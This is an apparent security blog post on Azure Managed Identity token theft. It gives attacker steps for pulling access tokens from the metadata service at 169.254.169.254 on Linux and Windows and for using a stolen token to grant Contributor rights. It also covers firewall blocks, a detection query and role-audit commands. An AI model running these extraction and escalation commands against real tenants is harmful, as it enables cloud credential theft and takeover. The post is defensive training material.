
Listen to this Post
Introduction:

Azure Managed Identities are designed to eliminate the need for hard-coded credentials, yet they have introduced a dangerous blind spot: overprivileged identities silently running on exposed virtual machines. Attackers who compromise a single VM can extract Managed Identity access tokens and pivot laterally across subscriptions, often without triggering any alerts. This article dissects the attack chain, provides step-by-step exploitation techniques, and delivers hardened mitigation commands for both Linux and Windows Azure VM environments.
Learning Objectives:
- Understand how Azure Managed Identity tokens are issued, stored, and abused by attackers
- Learn to extract access tokens from Azure VMs using IMDS, PowerShell, and metadata services
- Implement least-privilege identity assignments and network controls to prevent token theft
- Detect and respond to Managed Identity token exfiltration and anomalous API calls
- Automate continuous assessment of Azure identity risk using open-source and commercial tooling
You Should Know:
1. The Anatomy of Managed Identity Token Theft
Azure VMs assigned a Managed Identity can request an OAuth 2.0 access token from the Instance Metadata Service (IMDS) endpoint at 169.254.169.254. Any process running on the VM—regardless of whether it is legitimate or malicious—can call this endpoint and obtain a token scoped to the identity’s permissions. This token is then used to authenticate to Azure Resource Manager, Key Vault, Storage, or any other service the identity can access.
Step‑by‑step guide: Extracting a Managed Identity token from a compromised Linux Azure VM
 Connect to the compromised VM via SSH or RCE
 Query the IMDS endpoint for an access token for Resource Manager
TOKEN=$(curl 'http://169.254.169.254/metadata/identity/oauth2/token?api-version=2018-02-01&resource=https://management.azure.com/' -H Metadata:true | jq -r .access_token)

Validate the token contents
echo $TOKEN | cut -d. -f2 | base64 --decode 2>/dev/null | jq

Use the token to list all subscriptions the identity can access
curl -X GET https://management.azure.com/subscriptions?api-version=2020-01-01 -H "Authorization: Bearer $TOKEN" -H "Content-Type: application/json"
Step‑by‑step guide: Extracting a Managed Identity token from a compromised Windows Azure VM
 PowerShell session on the victim VM
$response = Invoke-WebRequest -Uri 'http://169.254.169.254/metadata/identity/oauth2/token?api-version=2018-02-01&resource=https://management.azure.com/' -Headers @{Metadata = "true"} -UseBasicParsing
$token = ($response.Content | ConvertFrom-Json).access_token

Decode JWT payload (requires System.IdentityModel.Tokens.Jwt or manual base64)
 Install-Module -Name jwt-library -Force (if needed)
Write-Output $token

Enumerate Azure resources
$headers = @{Authorization = "Bearer $token"}
Invoke-RestMethod -Uri "https://management.azure.com/subscriptions?api-version=2020-01-01" -Headers $headers
2. Weaponizing the Stolen Token for Lateral Movement
Once an attacker holds a valid token, they can impersonate the Managed Identity from any machine with internet connectivity—they are not constrained to the original VM. Tokens typically have a default lifetime of 8 hours (configurable via Conditional Access or tenant settings). During this window, the adversary can execute Azure API calls, create new resources, and escalate privileges if the identity is overprivileged.
Step‑by‑step guide: Using a stolen token to escalate privileges via Azure Resource Manager
 From attacker's machine, set the stolen token
export AZURE_ACCESS_TOKEN="eyJ0eXAiOiJKV1Qi..."

Assign a new Contributor role to a malicious service principal
az role assignment create --assignee "malicious-sp-object-id" \
--role "Contributor" \
--scope "/subscriptions/attacked-subscription-id"

If the Managed Identity has Owner/User Access Administrator, attacker can grant themselves full control
- Hardening: Blocking IMDS Access at the Network and Host Level
The IMDS endpoint cannot be disabled entirely, but it can be protected by network policies and host firewalls. On Linux, iptables can restrict access to 169.254.169.254 to only trusted processes. On Windows, Windows Filtering Platform (WFP) or third-party host firewalls can achieve the same. However, the most effective mitigation is to avoid assigning permissions directly to the VM identity and instead use federated identity credentials or workload identity federation.
Step‑by‑step guide: Block unauthorized IMDS calls on Linux (Ubuntu/Debian)
 Block all traffic to IMDS except from a specific service account (e.g., 'azureapp')
sudo iptables -A OUTPUT -d 169.254.169.254 -m owner ! --uid-owner azureapp -j DROP
 Make persistent
sudo apt install iptables-persistent
sudo netfilter-persistent save
Step‑by‑step guide: Block unauthorized IMDS calls on Windows Server with PowerShell
 Create a Windows Firewall rule to block outbound to 169.254.169.254
New-NetFirewallRule -DisplayName "Block IMDS Access" -Direction Outbound -RemoteAddress 169.254.169.254 -Action Block
 Allow only specific service accounts (requires Advanced Security configuration)
- Detecting Token Exfiltration with Azure Monitor and Sentinel
Organizations must monitor for suspicious use of Managed Identity tokens. Key indicators include API calls from unusual geolocations, non-VM IP addresses performing operations with a Managed Identity, and high-volume token acquisition requests from a single VM. Azure Policy and Defender for Cloud can also flag identities with excessive permissions.
Step‑by‑step guide: Create an Azure Log Analytics alert for anomalous Managed Identity usage
// Query to detect tokens used outside expected regions
AzureActivity
| where Identity contains "MSI"
| where CallerIpAddress !in (dynamic(["192.168.0.0/16", "10.0.0.0/8"])) // replace with trusted ranges
| where TimeGenerated > ago(1h)
| project TimeGenerated, CallerIpAddress, Identity, OperationName, Resource
- Continuous Hardening: Automating Least Privilege for Managed Identities
Manual audits fail to keep pace with cloud growth. Open-source tools like ARGOS (from the referenced article) or custom Azure CLI scripts can continuously scan for Managed Identities assigned to roles such as Owner, Contributor, or custom roles with wildcard actions. Automated remediation can remove unnecessary assignments and enforce just-in-time access.
Step‑by‑step guide: Identify overprivileged Managed Identities using Azure CLI
 List all Managed Identities and their role assignments
az vm identity show --name vm-name --resource-group rg-name --query principalId -o tsv | while read pid; do
az role assignment list --assignee $pid --all --query "[].{Role:roleDefinitionName, Scope:scope}"
done

Remove Contributor role from a VM identity
az role assignment delete --assignee $pid --role "Contributor" --scope "/subscriptions/$subid"
- API Security: Protecting Azure Resource Manager Token Validation
Tokens issued to Managed Identities are not bound to the calling client—anyone with the token can use it. To mitigate this, Azure now supports Conditional Access authentication context and token binding features. Implement managed identity token protection by requiring specific authentication contexts for high-privilege operations.
Step‑by‑step guide: Require Conditional Access authentication context for Key Vault access
 Set authentication context on Key Vault firewall and virtual network rules
Add-AzKeyVaultNetworkRule -VaultName "secure-vault" -IpAddressRange "203.0.113.0/24"
 Require "trusted location" Conditional Access policy for token acquisition
What Undercode Say:
- Key Takeaway 1: Managed Identities are not credentials you can “rotate”—once a token is stolen, it remains valid until expiry. This shifts the security model from credential management to strict perimeter and host hardening.
- Key Takeaway 2: Overprivilege is the root cause. Identities assigned Contributor or Owner at subscription scope create a direct path from a vulnerable web app to full cloud control. Every identity must be scoped to the exact resource it needs, nothing more.
- Analysis: The Azure IMDS endpoint is a double‑edged sword. It simplifies development but opens a silent highway for lateral movement. Security teams must treat every VM as a potential identity provider and monitor token issuance like they monitor privileged account logins. The gap between developer convenience and security control remains the most exploited vector in cloud breaches today.
Prediction:
As identity‑centered attacks on Azure continue to escalate, Microsoft will accelerate deprecation of the current IMDS token acquisition model in favor of workload identity federation with short‑lived, bound credentials. Within 24 months, default VM Managed Identity token issuance will require explicit network policy exemptions, and continuous automated remediation of overprivileged identities will become a baseline compliance requirement for enterprise cloud security frameworks. Attackers will shift focus to exploiting misconfigured federated identity trusts and service principals with legacy authentication enabled.
▶️ Related Video (72% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Obrien David – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


